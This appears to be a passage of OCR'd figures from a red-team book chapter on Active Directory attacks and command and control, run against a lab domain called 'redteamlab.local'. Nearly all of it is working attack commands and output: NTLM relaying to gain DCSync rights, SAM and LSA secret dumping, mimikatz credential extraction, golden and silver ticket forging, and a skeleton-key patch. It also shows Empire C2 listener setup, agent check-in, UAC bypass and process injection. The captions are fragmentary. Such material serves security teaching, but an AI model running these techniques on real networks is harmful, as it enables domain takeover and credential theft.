

1
Tools
View
Help
Post-deployment Configura...
Configuration required for Active Directory Certificate Services at DC1
Configure Active Directory Certificate Services on th...
Task Details
2




```
[*] Authenticating against ldaps://192.168.42.22 as REDTEAMLAB\bob SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] HTTPD: Received connection from ::ffff:192.168.42.23, attacking target ldaps://192.168.42.22
[*] HTTPD: Client requested path: cdn.onenote.net:443
[*] HTTPD: Received connection from ::ffff:192.168.42.23, but there are no more targets left!
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

```
kali@kali:~$ ls mitm6-loot
domain_computers_by_os.html  domain_policy.json
domain_computers.grep        domain_trusts.grep
domain_computers.html        domain_trusts.html
domain_computers.json        domain_trusts.json
domain_groups.grep           domain_users_by_group.html
domain_groups.html           domain_users.grep
domain_groups.json           domain_users.html
domain_policy.grep           domain_users.json
domain_policy.html
```

```
TypeName: {'ACCESS_ALLOWED_ACE'}
[*] User privileges found: Create user
[*] User privileges found: Adding user to a privileged group (Enterprise Admins)
[*] User privileges found: Modifying domain ACL
[*] Attempting to create user in: CN=Users,DC=redteamlab,DC=local
[*] Adding new user with username: GHidMCnEDF and password: ~@xwxJM78je^E~ result: OK
[*] Querying domain security descriptor
[*] Success! User GHidMCnEDF now has Replication-Get-Changes-All privileges on the domain
[*] Try using DCSync with secretsdump.py and this user :)
```





```
SMB    192.168.42.23   445    BOB-PC     [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.21   445    ALICE-PC   [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.22   445    DC1        [+] redteamlab.local\bob:Password1
```

```
SMB    192.168.42.23   445    BOB-PC     [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.21   445    ALICE-PC   [+] redteamlab.local\bob:Password1 (Pwn3d!)
SMB    192.168.42.22   445    DC1        [+] redteamlab.local\bob:Password1
SMB    192.168.42.23   445    BOB-PC     [+] Dumping SAM hashes
SMB    192.168.42.21   445    ALICE-PC   [+] Dumping SAM hashes
SMB    192.168.42.23   445    BOB-PC     Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.21   445    ALICE-PC   Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.23   445    BOB-PC     Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.21   445    ALICE-PC   Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.23   445    BOB-PC     DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.21   445    ALICE-PC   DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
SMB    192.168.42.23   445    BOB-PC     WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b109e9690a77cc34019ac19453bf88a2 :::
SMB    192.168.42.21   445    ALICE-PC   WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:b109e9690a77cc34019ac19453bf88a2 :::
SMB    192.168.42.23   445    BOB-PC     Bob:1001:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7 :::
SMB    192.168.42.23   445    BOB-PC     [+] Added 5 SAM hashes to the database
SMB    192.168.42.21   445    ALICE-PC   Alice:1002:aad3b435b51404eeaad3b435b51404ee:ead0cc57ddaae50d876b7dd6386fa9c7 :::
SMB    192.168.42.21   445    ALICE-PC   [+] Added 5 SAM hashes to the database
```

```
SMB    192.168.42.22   445    DC1        [*] Windows 10.0 Build 17763 x64 (name:DC1) (domain:DC1) (signing:True) (SMBv1:False)
SMB    192.168.42.23   445    BOB-PC     [*] Windows 10.0 Build 19041 x64 (name:BOB-PC) (domain:BOB-PC) (signing:False) (SMBv1:False)
SMB    192.168.42.21   445    ALICE-PC   [*] Windows 10.0 Build 19041 x64 (name:ALICE-PC) (domain:ALICE-PC) (signing:False) (SMBv1:False)
SMB    192.168.42.22   445    DC1        [-] DC1\bob:ead0cc57ddaae50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE
SMB    192.168.42.23   445    BOB-PC     [+] BOB-PC\bob ead0cc57ddaae50d876b7dd6386fa9c7
SMB    192.168.42.21   445    ALICE-PC   [-] ALICE-PC\bob:ead0cc57ddaae50d876b7dd6386fa9c7 STATUS_LOGON_FAILURE
```

```
SMB    192.168.42.23   445    BOB-PC     [+] Dumping LSA secrets
SMB    192.168.42.21   445    ALICE-PC   [+] Dumping LSA secrets
SMB    192.168.42.23   445    BOB-PC     REDTEAMLAB\ALICE-PC$:aes256-cts-hmac-sha1-96:[redacted]
SMB    192.168.42.23   445    BOB-PC     REDTEAMLAB\ALICE-PC$:aes128-cts-hmac-sha1-96:[redacted]
SMB    192.168.42.23   445    BOB-PC     REDTEAMLAB\ALICE-PC$:des-cbc-md5:[redacted]
SMB    192.168.42.23   445    BOB-PC     REDTEAMLAB\ALICE-PC$:plain_password_hex:[redacted]
SMB    192.168.42.23   445    BOB-PC     REDTEAMLAB\ALICE-PC$:aad3b435b51404eeaad3b435b51404ee:[redacted]
SMB    192.168.42.23   445    BOB-PC     dpapi_machinekey:0x[redacted]
dpapi_userkey:0x[redacted]
SMB    192.168.42.23   445    BOB-PC     NL$KM:[redacted]
SMB    192.168.42.23   445    BOB-PC     [+] Dumped 10 LSA secrets to /root/.cme/logs/BOB-PC_192.168.42.23_2021-08-27_183958.secrets and /root/.cme
/logs/BOB-PC_192.168.42.23_2021-08-27_183958.cached
SMB    192.168.42.21   445    ALICE-PC   REDTEAMLAB\ALICE-PC$:aes256-cts-hmac-sha1-96:[redacted]
SMB    192.168.42.21   445    ALICE-PC   REDTEAMLAB\ALICE-PC$:des-cbc-md5:[redacted]
SMB    192.168.42.21   445    ALICE-PC   REDTEAMLAB\ALICE-PC$:plain_password_hex:[redacted]
SMB    192.168.42.21   445    ALICE-PC   REDTEAMLAB\ALICE-PC$:aad3b435b51404eeaad3b435b51404ee:[redacted]
SMB    192.168.42.21   445    ALICE-PC   dpapi_machinekey:0x[redacted]
```




```
C:\Windows\system32>cd C:\Users\sqladmin\Downloads\mimikatz_trunk\x64

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #
```

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 1270926 (00000000:0013648e)
Session           : Interactive from 2
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 5:32:21 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
         * SHA1     : 2a672b8670b1db328878ce43feb8e8127938d257
         * DPAPI    : 4f32af63277e7b60a01a3bff17af0474
        tspkg :
        wdigest :
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : sqladmin
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

```
Authentication Id : 0 ; 700422 (00000000:000ab006)
Session           : Interactive from 1
User Name         : Administrator
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 8/27/2021 4:47:35 PM
SID               : S-1-5-21-634716346-3108032190-2057695417-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * NTLM     : ead0cc57ddaae50d876b7dd6386fa9c7
         * SHA1     : 452e3a8dce23b0c736479f44a2e8d3c2b1f5efec
         * DPAPI    : 07cb3573124dfaff6290c43bc72216d7
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : REDTEAMLAB
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : REDTEAMLAB.LOCAL
         * Password : (null)
        ssp :
        credman :
```

```
mimikatz # lsadump::lsa /patch
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : ead0cc57ddaae50d876b7dd6386fa9c7

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 53456cfa6981cff6455b3f515f04bd46

RID  : 0000044f (1103)
User : bob
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000450 (1104)
User : alice
LM   :
NTLM : 64f12cddaa88057e06a81b54e73b949b

RID  : 00000451 (1105)
User : johndoe
LM   :
NTLM : 58a478135a93ac3bf058a5ea0e8fdb71
```

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : REDTEAMLAB / S-1-5-21-634716346-3108032190-2057695417

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 53456cfa6981cff6455b3f515f04bd46
    LM   :
  Hash NTLM: 53456cfa6981cff6455b3f515f04bd46
    ntlm- 0: 53456cfa6981cff6455b3f515f04bd46
    lm  - 0: 67ea6e225f678a139db818ceb29c4db8
```

A

B

```
mimikatz # kerberos::golden /user:FakeAdmin /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-
2057695417 /krbtgt:53456cfa6981cff6455b3f515f04bd46 /id:500
User      : FakeAdmin
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: 53456cfa6981cff6455b3f515f04bd46 - rc4_hmac_nt
Lifetime  : 8/29/2021 5:20:23 PM ; 8/27/2031 5:20:23 PM ; 8/27/2031 5:20:23 PM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```

Golden Ticket

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klis
'klis' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist

Current LogonId is 0:0x2dd1f

Cached Tickets: (1)

#0>     Client: FakeAdmin @ redteamlab.local
        Server: krbtgt/redteamlab.local @ redteamlab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 8/29/2021 17:20:23 (local)
        End Time:   8/27/2031 17:20:23 (local)
        Renew Time: 8/27/2031 17:20:23 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
```

Fake account using the Golden Ticket

```
RID  : 00000452 (1106)
User : sqladmin
LM   :
NTLM : a6f05e37b3fa335e5a086d53467099c5

RID  : 000003e8 (1000)
User : DC1$
LM   :
NTLM : cb7b254f129981ca3ae74d21ef3a9ac4

RID  : 00000455 (1109)
User : ALICE-PC$
LM   :
NTLM : abc6aa8eaa78d44a9c56a00bda017f88

RID  : 00000456 (1110)
User : BOB-PC$
LM   :
NTLM : 8838da61b0ae89bcf87d94dbb23ea3f1
```

```
mimikatz # kerberos::golden /user:SilverTicket /domain:redteamlab.local /sid:S-1-5-21-634716346-3108032190-2057695417 /rc4:cb7b254f129981ca3ae74d21ef3a9ac4 /id:1234 /target:dc1.redteamlab.local /service:HOST
User      : SilverTicket
Domain    : redteamlab.local (REDTEAMLAB)
SID       : S-1-5-21-634716346-3108032190-2057695417
User Id   : 1234
Groups Id : *513 512 520 518 519
ServiceKey: cb7b254f129981ca3ae74d21ef3a9ac4 - rc4_hmac_nt
Service   : HOST
Target    : dc1.redteamlab.local
Lifetime  : 8/31/2021 8:57:30 AM ; 8/29/2031 8:57:30 AM ; 8/29/2031 8:57:30 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !
```


Silver Ticket

```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>whoami
redteamlab\sqladmin

C:\Users\sqladmin\Downloads\mimikatz_trunk\x64>klist

Current LogonId is 0:0x29fc0

Cached Tickets: (1)

#0>     Client: SilverTicket @ redteamlab.local
        Server: HOST/dc1.redteamlab.local @ redteamlab.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 8/31/2021 8:57:30 (local)
        End Time:   8/29/2031 8:57:30 (local)
        Renew Time: 8/29/2031 8:57:30 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:
```

Silver Ticket

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:lsass.exe /remove
Process : lsass.exe
PID 580 -> 00/00 [0-0-0]

mimikatz # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK

mimikatz # !-
[+] 'mimidrv' service stopped
[+] 'mimidrv' service removed
```

Chapter 12: Delving into Command and Control Tactics



```
[*] Initializing plugin ...
[*] Doing custom initialization ...
[*] Loading Empire C# server plugin
[*] Registering plugin with menu ...
[*] Empire starting up ...
[*] Starting Empire RESTful API on 0.0.0.0:1337
[*] Starting Empire SocketIO on 0.0.0.0:5000
[*] Testing APIs
[+] Empire RESTful API successfully started
[+] Empire SocketIO successfully started
[*] Cleaning up test user
Server >
```

```
16   another-one:
17     host: https://localhost
18     port: 1337
19     socketport: 5000
20     username: empireadmin
21     password: password123
22   Empire-Server:
23     host: https://172.30.1.30
24     port: 1337
25     socketport: 5000
26     username: empireadmin
27     password: password123
28 shortcuts:
```

```
(Empire) > connect -c Empire-Server
                      localhost
                      other-server
                      another-one
                      Empire-Server
```


```
(Empire) > admin
(Empire: admin) > user_list
```

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (11 minutes ago)

```
(Empire: admin) > create_user NewUser1 Password123
[*] Added user: NewUser1
(Empire: admin) > user_list
```

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (13 minutes ago)
2	NewUser1	False	True	2021-09-08 10:19:31 EDT (2 seconds ago)

```
(Empire: admin) > disable_user 2
[*] Disabled user: NewUser1
(Empire: admin) > user_list
```

Users

ID	Username	Admin	Enabled	Last Logon Time
1	empireadmin	True	True	2021-09-08 10:06:00 EDT (16 minutes ago)
2	NewUser1	False	False	2021-09-08 10:22:28 EDT (2 seconds ago)

```
(Empire: uselistener/http) > set Name DClistener
[*] Set Name to DClistener
(Empire: uselistener/http) > set Host 192.168.42.20
[*] Set Host to 192.168.42.20
(Empire: uselistener/http) > set Port 1335
[*] Set Port to 1335
(Empire: uselistener/http) > execute
[+] Listener DClistener successfully started
(Empire: uselistener/http) > main
```

```
(Empire) > listeners
```

Listeners List

ID	Name	Module	Listener Category	Created At	Enabled
1	DClistener	http	client_server	2021-09-08 09:21:39 EDT (a minute ago)	True


```
[+] New agent 2N534EK6 checked in
[*] Sending agent (stage 2) to 2N534EK6 at 192.168.42.22
(Empire) >
```

```
(Empire: agents) > agents
```

Agents

ID	Name	Language	Internal IP	Username	Process	PID	Delay	Last Seen	Listener
1	2N534EK6	powershell	192.168.42.22	REDTEAMLAB\sqladmin	powershell	2020	5/0.0	2021-09-08 09:24:52 EDT (3 seconds ago)	DClistener

```
(Empire: agents) > interact 2N534EK6
(Empire: 2N534EK6) > help
```

Help Options

Name	Description	Usage
display	Display an agent property	display <property_name>
download	Tasks an the specified agent to download a file.	download <file_name>
help	Display the help menu for the current menu	help
history	Display last number of task results received.	history [<number_tasks>]
info	Display agent info.	info

```
(Empire: 2N534EK6) > info
```

Agent Options

ID	3
architecture	AMD64
checkin_time	2021-09-08T13:33:46+00:00
children	
delay	5
external_ip	192.168.42.22
functions	
high_integrity	1
hostname	DC1
internal_ip	192.168.42.22

```
(Empire: 2N534EK6) > bypassuac DClistener
[*] Tasked 2N534EK6 to run Task 1
[*] Task 1 results received
Job started: NP2G83
[*] Task 1 results received
[!] Not in a medium integrity process!

(Empire: 2N534EK6) > display high_integrity
high_integrity is 1
```

```
(Empire: 2N534EK6) > shell ipconfig
[*] Tasked 2N534EK6 to run Task 2
[*] Task 2 results received
 Description        : Intel(R) PRO/1000 MT Desktop Adapter
 MACAddress         : 08:00:27:DB:36:A3
 DHCPEnabled        : True
 IPAddress          : 192.168.42.22,fe80::4005:e8e7:830c:6ccf
 IPSubnet           : 255.255.255.0,64
 DefaultIPGateway   :
 DNSServer          : 127.0.0.1
 DNSHostName        : DC1
 DNSSuffix          : redteamlab.local
```

```
(Empire: 2N534EK6) > mimikatz
[*] Tasked 2N534EK6 to run Task 4
[*] Task 4 results received
Job started: CKSAF1
[*] Task 4 results received
Hostname: DC1.redteamlab.local / S-1-5-21-634716346-3108032190-2057695417

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 174412 (00000000:0002a94c)
Session           : Interactive from 1
User Name         : sqladmin
Domain            : REDTEAMLAB
Logon Server      : DC1
Logon Time        : 9/8/2021 6:15:41 AM
SID               : S-1-5-21-634716346-3108032190-2057695417-1106
        msv :
         [00000003] Primary
         * Username : sqladmin
         * Domain   : REDTEAMLAB
         * NTLM     : a6f05e37b3fa335e5a086d53467099c5
```

```
(Empire: 2N534EK6) > credentials
```

Credentials

ID	CredType	Domain	UserName	Host	Password/Hash
1	hash	REDTEAMLAB	sqladmin	DC1	a6f05e37b3fa335e5a086d53467099c5
2	hash	REDTEAMLAB	DC1$	DC1	cb7b254f129981ca3ae74d21ef3a9ac4

```
(Empire: credentials) > interact 2N534EK6
(Empire: 2N534EK6) > shell ps
[*] Tasked 2N534EK6 to run Task 5
[*] Task 5 results received
```

PID	ProcessName	Arch	UserName	MemUsage
0	Idle	x64	N/A	0.01 MB
4	System	x64	N/A	0.13 MB
88	Registry	x64	NT AUTHORITY\SYSTEM	22.37 MB
260	smss	x64	NT AUTHORITY\SYSTEM	0.03 MB
288	svchost	x64	NT AUTHORITY\LOCAL SERVICE	8.96 MB
316	svchost	x64	NT AUTHORITY\NETWORK SERVICE	10.81 MB
320	svchost	x64	NT AUTHORITY\LOCAL SERVICE	1.63 MB
352	csrss	x64	NT AUTHORITY\SYSTEM	0.67 MB
372	taskhostw	x64	REDTEAMLAB\sqladmin	1.68 MB
428	wininit	x64	NT AUTHORITY\SYSTEM	0.11 MB
436	csrss	x64	NT AUTHORITY\SYSTEM	1.39 MB
440	svchost	x64	NT AUTHORITY\LOCAL SERVICE	10.82 MB
492	winlogon	x64	NT AUTHORITY\SYSTEM	7.07 MB


```
(Empire: 2N534EK6) > psinject DClistener 3140
[*] Tasked 2N534EK6 to run Task 6
[*] Task 6 results received
Job started: TDPS1G
[+] New agent YZWLF3TE checked in
[*] Sending agent (stage 2) to YZWLF3TE at 192.168.42.22
(Empire: 2N534EK6) >
```


```
(Empire: 2N534EK6) > agents
```

